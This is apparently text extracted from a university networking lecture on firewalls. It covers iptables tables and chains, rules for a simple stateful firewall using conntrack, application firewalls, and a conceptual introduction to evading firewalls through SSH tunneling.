
The mangle Table

- Used to alter the packet
 - E.g., TTL value
- Also, to enable marking the packets
 - Other network tools or tables may read this mark to process the packet differently
 - Internal to the kernel (i.e., marking doesn't modify the actual packet)




The raw Table

- Used to disable stateful firewall for some packets
- Set the mark called NOTRACK



Table/Chain Traversal Order



Example: Determine Table and Chain

- To increase the TTL for all packets
 - Packet modification → mangle table
 - All packets → PREROUTING chain

```
$ sudo iptables -t mangle -A PREROUTING -j TTL --ttl-inc 5
```

Extensions

- Adding more functionalities to the core of iptables
 - Installing kernel modules
 - E.g., conntrack, owner, cgroup, cpu, etc.

```
$ ls /lib/modules/`uname -r`/kernel/net/netfilter/  
  
nf_conntrack_snmp.ko    nfnetlink_cttimeout.ko   nft_fib.ko  
nft_reject_inet.ko      xt_comment.ko          xt_esp.ko  
xt_LOG.ko              xt_quota.ko ...
```

Extensions: Examples

- Filter packets based on its owner
- Using the owner extension
 - Available at OUTPUT chain only

```
$ sudo iptables -A OUTPUT -m owner --uid-owner 1000 -j DROP
```

Building a Simple Firewall

- Requirements
 - Allow SSH, HTTP, and ICMP
 - Allow loopback interface
 - Allow DNS
 - Allow VPN and HTTPs
 - Allow all outgoing traffic
- What is missing?
- Let's call it sFW

Our sFW: R1

Allow SSH, HTTP, and ICMP

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT  
iptables -A INPUT -p tcp --dport 80 -j ACCEPT  
iptables -A INPUT -p icmp --icmp-type any -j ACCEPT
```

Our sFW: R2

Allow loopback interface

```
iptables -A INPUT -p all -i lo -j ACCEPT
```

Our sFW: R3

Allow DNS

```
iptables -A OUTPUT -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -p udp --sport 53 -j ACCEPT
iptables -A INPUT  -p udp --sport 53 -j ACCEPT
iptables -A INPUT  -p udp --dport 53 -j ACCEPT
```

Our sFW: R4

Allow VPN and HTTPs

```
iptables -A INPUT -p 50 -j ACCEPT
iptables -A INPUT -p 51 -j ACCEPT
iptables -A INPUT -p udp --dport 500 -j ACCEPT
iptables -A INPUT -p udp --dport 10000 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

Our sFW: R5

Allow outgoing traffic

```
iptables -P OUTPUT ACCEPT
```

Drop all other traffic

```
iptables -P INPUT DROP  
iptables -P FORWARD DROP
```

Stateful Firewalls

- Packets are often not independent
 - Part of a TCP connection
 - ICMP packets triggered by other packets
- Handling such packets independently may lead to inaccurate firewall
 - Our sFW drops incoming TCP packets on ports other than 22, 80 and 443
 - Even when they're part of an established TCP connection

Stateful Firewalls

- They monitor incoming and outgoing packets over a period of time
 - Record connection state
 - Connection state: attributes such as IP addresses, port numbers, sequence number etc.
- When the state is recorded, filtering decisions can be done
 - Note: TCP connection state is not the same as the firewall state
 - Firewall state determines if a packet is part of a flow or not
 - Thus, firewall state is available for both connection-oriented and connection-less protocols

The Connection Tracking Framework in Linux

- The Linux kernel provides connection tracking framework
 - Called `nf_conntrack`
- Each packet is marked with a connection state:
 - NEW:
 - The connection is starting
 - This state exists for a connection if the firewall has only seen traffic in one direction
 - ESTABLISHED:
 - Two-way communication has been observed by the firewall
 - RELATED:
 - A packet that has a relationship with another ESTABLISHED connection
 - E.g., ICMP error messages



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Firewalls

Instructor: Khaled Diab

Stateful Firewalls

- Packets are often not independent
 - Part of a TCP connection
 - ICMP packets triggered by other packets
- Handling such packets independently may lead to inaccurate firewall
 - Our sFW drops incoming TCP packets on ports other than 22, 80 and 443
 - Even when they're part of an established TCP connection

Stateful Firewalls

- They monitor incoming and outgoing packets over a period of time
 - Record connection state
 - Connection state: attributes such as IP addresses, port numbers, sequence number etc.
- When the state is recorded, filtering decisions can be done
 - Note: TCP connection state is not the same as the firewall state
 - Firewall state determines if a packet is part of a flow or not
 - Thus, firewall state is available for both connection-oriented and connection-less protocols

The Connection Tracking Framework in Linux

- The Linux kernel provides connection tracking framework
 - Called `nf_conntrack`
- Each packet is marked with a connection state:
 - NEW:
 - The connection is starting
 - This state exists for a connection if the firewall has only seen traffic in one direction
 - ESTABLISHED:
 - Two-way communication has been observed by the firewall
 - RELATED:
 - A packet that has a relationship with another ESTABLISHED connection
 - E.g., ICMP error messages


sFW and Connection Tracking

- Let's enable packets that are part of a stream
 - That stream is initiated by our machine

```
iptables -A INPUT -p all -m conntrack --ctstate  
ESTABLISHED,RELATED -j ACCEPT
```

sFW: Putting it All Together

- Requirements
 - Allow SSH, HTTP, and ICMP
 - Allow loopback interface
 - Allow DNS
 - Allow VPN and HTTPs
 - Allow all outgoing traffic
 - Allow established connections
 - Drop other traffic




Application Firewalls

Application Firewalls

- Inspect traffic up to the application layer
- Examine the requested session for whether it should be allowed/disallowed based on:
 - where the session requests is coming from
 - the purpose of the requested sessions

Application Firewalls

- We need a separate firewall for each different type of service
 - E.g., HTTP, FTP, SMTP
 - Application-dependent
- A more efficient alternative:
 - Using a protocol between the application and transport layers
 - Sometimes called shim layer
 - Application-independent
 - This protocol is called Socket Secure (SOCKS)




Evading Firewalls


Recall: Ingress and Egress Filtering

- Firewalls can inspect traffic from both directions.

- Ingress filtering




- Egress filtering



Evading Firewalls: Rationale

- Some firewalls are restrictive
 - E.g., Egress filtering may block users from reaching out to certain websites or services
- *Tunneling* is the main technique to evade firewalls.



- Two tunneling mechanisms: SSH tunnels, and VPN

SSH Tunneling


- SSH protocol:
 - Is used mainly to log in securely to a machine
 - Also supports tunneling and port forwarding
- An SSH tunnel consists of an encrypted link created through SSH protocol
 - Secure file transfers (e.g., FTP over an ssh tunnel)
 - Evading (or bypassing) firewalls

SSH Tunneling

- Users need an access to an SSH server
- SSH tunnels are created using port forwarding
- Port forwarding includes techniques to:
 - translate the destination address and/or port to a new one
 - forward these packets according to the routing table



machine A




ssh server

SSH Tunneling

- Two techniques:
 - Tunneling using local port forwarding:
 - the local host performs forwarding
 - Reverse tunneling using remote port forwarding:
 - a remote host performs forwarding

